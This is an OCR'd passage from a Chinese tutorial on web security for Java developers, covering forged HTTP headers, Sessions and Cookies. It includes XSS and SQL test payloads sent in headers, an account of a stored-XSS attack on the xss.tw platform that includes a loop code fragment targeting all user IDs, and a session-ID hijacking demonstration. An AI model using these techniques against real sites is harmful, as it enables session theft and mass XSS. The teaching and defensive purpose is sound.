
都能找到） 插件修改下就实现了，请先安装 FireFox 和 Tamper Data：



点击 Start Tamper 然后请求 Web 页面，会发现请求已经被 Tamper Data 拦截下来了。选择 Tamper：




修改请求头信息：




Servlet Request 接受到的请求：


```
Enumeration e = request.getHeaderNames();
while (e.hasMoreElements()) {
    String name = (String) e.nextElement();//获取key
    String value = request.getHeader(name);//得到对应的值
    out.println(name + "=" + value + "<br>");//输出如cookie=123
}
```



源码下载：http://pan.baidu.com/share/link?shareid=166499&uk=2332775740

使用 Moify Headers 自定义的修改 Headers:





host=localhost
user-agent=Mozilla/5.0 (Windows NT 6.1; WOW64; rv:22.0) Gecko/20100101 Firefox/22.0
accept=text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
accept-language=zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
accept-encoding=gzip, deflate
referer=http://localhost/HttpRequestTest/
x-forward-for=1.2.3.4
connection=keep-alive
cache-control=max-age=0

修改请求头的作用是在某些业务逻辑下程序猿需要去记录用户的请求头信息到数据库，而通过伪造的请求头一旦到了数据库可能造成 xss，或者在未到数据库的时候就造成了 SQL 注入，因为对于程序员来说，大多数人认为一般从 Headers 里面取出来的数据是安全可靠的，可以放心的拼 SQL(记得好像 Discuz 有这样一个漏洞)。今年一月份的时候我发现 xss.tw 也有一个这样的经典案例，Wdot 那哥们在记录用户的请求头信息的时候没有去转意特殊的脚本，导致我们通过伪造的请求头直接存储到数据库。

XSS.tw 平台由于没有对请求头处理导致可以通过 XSS 屌丝逆袭高富黑。刚回来的时候被随风玩爆菊了。通过修改请求头信息为 XSS 脚本，xss 那平台直接接收并信任参数，因为很少有人会蛋疼的去怀疑请求头的信息，所以这里造成了存储型的 XSS。只要别人一登录 xss 就会自动的执行我们的 XSS 代码了。

Xss.tw 由于 ID 很容易预测，所以很轻易的就能够影响到所有用户：

当然了怎么利用相信很容易想到，通过程序去修改请求头。然后for循环请求XSS.tw。让所有使用这平台的人都执行我们的代码就行了。

查看xss利用方式，测ID很容易预：

于是某一天就有了所有的 xss.tw 用户被随风那 2 货全部弹了 www.gov.cn:

在项目这里跨站

现在只要在发送请求给http://xss.tw/881就行了（随风的图）：


```
        this.pid=pid;
    }
    public void run(){
        for (int i = pid*10;i <(pid+1)*10;i++) {
            try {
                xss.pangzhu(i);
            } catch (Exception e) {
                e.printStackTrace();
            }
            System.out.println(i);
        }
    }
}
```

Problems | Web Browser | Console | Servers | Debu

<terminated> xss [Java Application] C:\Program Files (x86)\Java\jdk1.6.0

```
992
993
994
995
996
997
998
```

Java 里面伪造 Http 请求头：

代码就不贴了，在发送请求的时候设置`setRequestProperty` 就行了，如：

```
URL realUrl = new URL(url);
```

```
URLConnection connection = realUrl.openConnection();
connection.setConnectTimeout(5000);//连接超时
connection.setReadTimeout(5000);// 读取超时
connection.setRequestProperty("accept", "*/*");
connection.setRequestProperty("connection", "Keep-Alive");
(.....)
```

```
20          URLConnection connection = realUrl.openConnection();
21          connection.setConnectTimeout(5000);//连接超时
22          connection.setReadTimeout(5000);// 读取超时
23          connection.setRequestProperty("accept", "*/*");
24          connection.setRequestProperty("connection", "Keep-Alive");
25  //      connection.setRequestProperty("user-agent","Googlebot/2.1 (+http://www.googlebot.com/bot.html)");
26          connection.setRequestProperty("user-agent","<script>alert(1);</script>");
27          connection.setRequestProperty("x-forward-for","select 1 from dual");
28          // 建立实际的连接
29          connection.connect();
30          Map<String, List<String>> map = connection.getHeaderFields();
31          System.out.println("----------------------HeaderFields--------------------");
32          for (String key : map.keySet()) {
33              System.out.println(key + "--->" + map.get(key));
34          }
35          System.out.println("------------------------------------------------------");
36          // 定义BufferedReader输入流来读取URL的响应
37          in = new BufferedReader(new InputStreamReader(connection.getInputStream()));
38          while ((line = in.readLine()) != null) {
39              result += line;
```

```
Problems  Tasks  Web Browser  Servers  JUnit  Console  Debug
<terminated> HttpRequestTool [Java Application] C:\Program Files (x86)\Java\jdk1.7.0_17\bin\javaw.exe (2013-7-7 下午02:31:45)
null--->[HTTP/1.1 200 OK]
Date--->[Sun, 07 Jul 2013 06:31:45 GMT]
Transfer-Encoding--->[chunked]
Content-Type--->[text/html;charset=ISO-8859-1]
Server--->[Apache-Coyote/1.1]
----------------------------------------
----------------------TestServlet返回的页面源码----------------------
accept=*/*<br>user-agent=<script>alert(1);</script><br>x-forward-for=select 1 from dual<br>host=localhost<br>connection=kee
```

Test Servlet:


```
1  package com.test.servlet;
2
3  import java.io.IOException;
11
12 public class Test extends HttpServlet {
13
14     /**
15      *
16      */
17     private static final long serialVersionUID = 1L;
18
19     public void doGet(HttpServletRequest request, HttpServletResponse response)throws ServletException, IOException {
20         doPost(request, response);//把所有的get请求交给doPOST
21     }
22
23     public void doPost(HttpServletRequest request, HttpServletResponse response)
24             throws ServletException, IOException {
25         response.setContentType("text/html");
26         PrintWriter out = response.getWriter();
27         Enumeration e = request.getHeaderNames();
28         while (e.hasMoreElements()) {
29             String name = (String) e.nextElement();
30             String value = request.getHeader(name);
31             out.println(name + "=" + value + "<br>");//输出所有请求头内的内容
32         }
33         out.println("Request Parameter:"+request.getQueryString());
34         out.flush();
35         out.close();
36     }
37
38 }
39
```

2、Session


Session 是存储于服务器内存当中的会话，我们知道 Http 是无状态协议，为了支持客户端与服务器之间的交互，我们就需要通过不同的技术为交互存储状态，而这些不同的技术就是 Cookie 和 Session 了。

设置一个 session:

```
session.setAttribute("name",name);//从请求中获取用户的 name 放到 session 当中
session.setAttribute("ip",request.getRemoteAddr());//获取用户请求 Ip 地址
out.println("Session  设置成功.");
```



直接获取 session 如下图可以看到我们用 FireFox 和 Chrome 请求同一个 URL 得到的 SessionId 并不一样，说明 **SessionId 是唯一的。**一旦 Session 在服务器端设置成功那么我们在此次回话当中就可以一直**共享这个 SessionId 对应的 session 信息，而 session 是有有效期的，一般默认在 20-30 分钟，**你会看到 xss 平台往往有一个功能叫 keepSession，每过一段时间就带着 sessionId 去请求一次，其实就是在保持 session 的有效不过期。



Session 生命周期(从创建到销毁):

1、session 的默认过期时间是 30 分钟，可修改的最大时间是 1440 分钟（1440 除以 60=24 小时=1 天）。

2、服务器重启或关闭 Session 失效。

注：

浏览器关闭其实并不会让 session 失效!因为 session 是存储在服务器端内存当中的。客户端把浏览器关闭了服务器怎么可能知道？正确的解释或许应该是**浏览器关闭后不会去记忆关闭前客户端和服务器端之间的 session 信息且服务器端没有将 sessionId 以 Cookie 的方式写入到客户端缓存当中，重新打开浏览器之后并不会带着关闭之前的 sessionId 去访问服务器 URL，服务器从请求中得不到 sessionId 自然给人的感觉就是 session 不存在**（自己理解的）。


当我们关闭服务器时 Tomcat 会在安装目录\work\Catalina\localhost\项目名目录下建立 SESSIONS.ser 文件。此文件就是 Session 在 Tomcat 停止的时候 持久化到硬盘中的文件. 所有当前访问的用户 Session 都存储到此文件中. Tomcat 启动成功后.SESSIONS.ser 又会**反序列化到内存中**,所以启动成功后此文件就消失了. 所以正常情况下 从启 Tomcat 用户是不需要登录的. 注意有个前提.就是存储到 Session 里面的 user 对象所对应的 User 类必须要序列化才可以。（摘自：http://alone-knight.iteye.com/blog/1611112）

SessionId 是神马？有什么用？


我们不妨来做一个偷取 sessionId 的实验：

首先访问： http://localhost/Test/SessionTest?action=setSession&name=selina 完成 session 的创建，如何建立就不解释了如上所述。


同时开启 FireFox 和 Chrome 浏览器设置两个 Session：



我们来看下当前用户的请求头分别是怎样的：



我们依旧用 TamperData 来修改请求的 Cookie 当中的 jsessionId，下面是见证奇迹的时刻：




我要说的话都已经在图片当中的文字注释里面了，伟大的 Xss 黑客们看明白了吗？你盗取的也许是 jsessionId(Java 里面叫 jsessionId)，而不只是 cookie。那么假设我们的 Session 被设置得特别长那么这个 SessionId 就会长时间的保留，而为 Xss 攻击提供了得天独厚的条件。而这种 Session 长期存在会浪费服务器的内存也会导致：**SessionFixation 攻击！**

如何应对 **SessionFixation** 攻击：

1、用户输入正确的凭据，系统验证用户并完成登录，并建立新的会话 ID。
2、Session 会话加 Ip 控制
3、加强程序员的防范意识：写出明显 xss 的程序员记过一次，写出隐晦的 xss 的程序员警告教育一次，连续查出存在 3 个及其以上 xss 的程序员理解解除劳动合同(哈哈，开玩笑了。)。

3、Cookie


Cookie 是以文件形式[缓存在客户端]的凭证(精简下为了通俗易懂)，cookie 的生命周期主要在于服务器给设置的有效时间。如果不设置过期时间，则表示这个 cookie 生命周期为浏览器会话期间，只要关闭浏览器窗口，cookie 就消失了。
这次我们以 IE 为例：




我们来创建一个 Cookie：

```
if(!"".equals(name)){
        Cookie cookies = new Cookie("name",name);//把用户名放到 cookie
        cookies.setMaxAge(60*60*60*12*30) ;//设置 cookie 的有效期
//      c1.setDomain(".ahack.net");//设置有效的域
        response.addCookie(cookies);//把 Cookie 保存到客户端
        out.println("当前登录:"+name);
}else {
        out.println("用户名不能为空!");
}
```


有些大牛级别的程序员直接把帐号密码明文存储到客户端的 cookie 里面去，不得不佩服其功力深厚啊。客户端直接记事本打开就能看到自己的帐号密码了。




继续读取 Cookie：



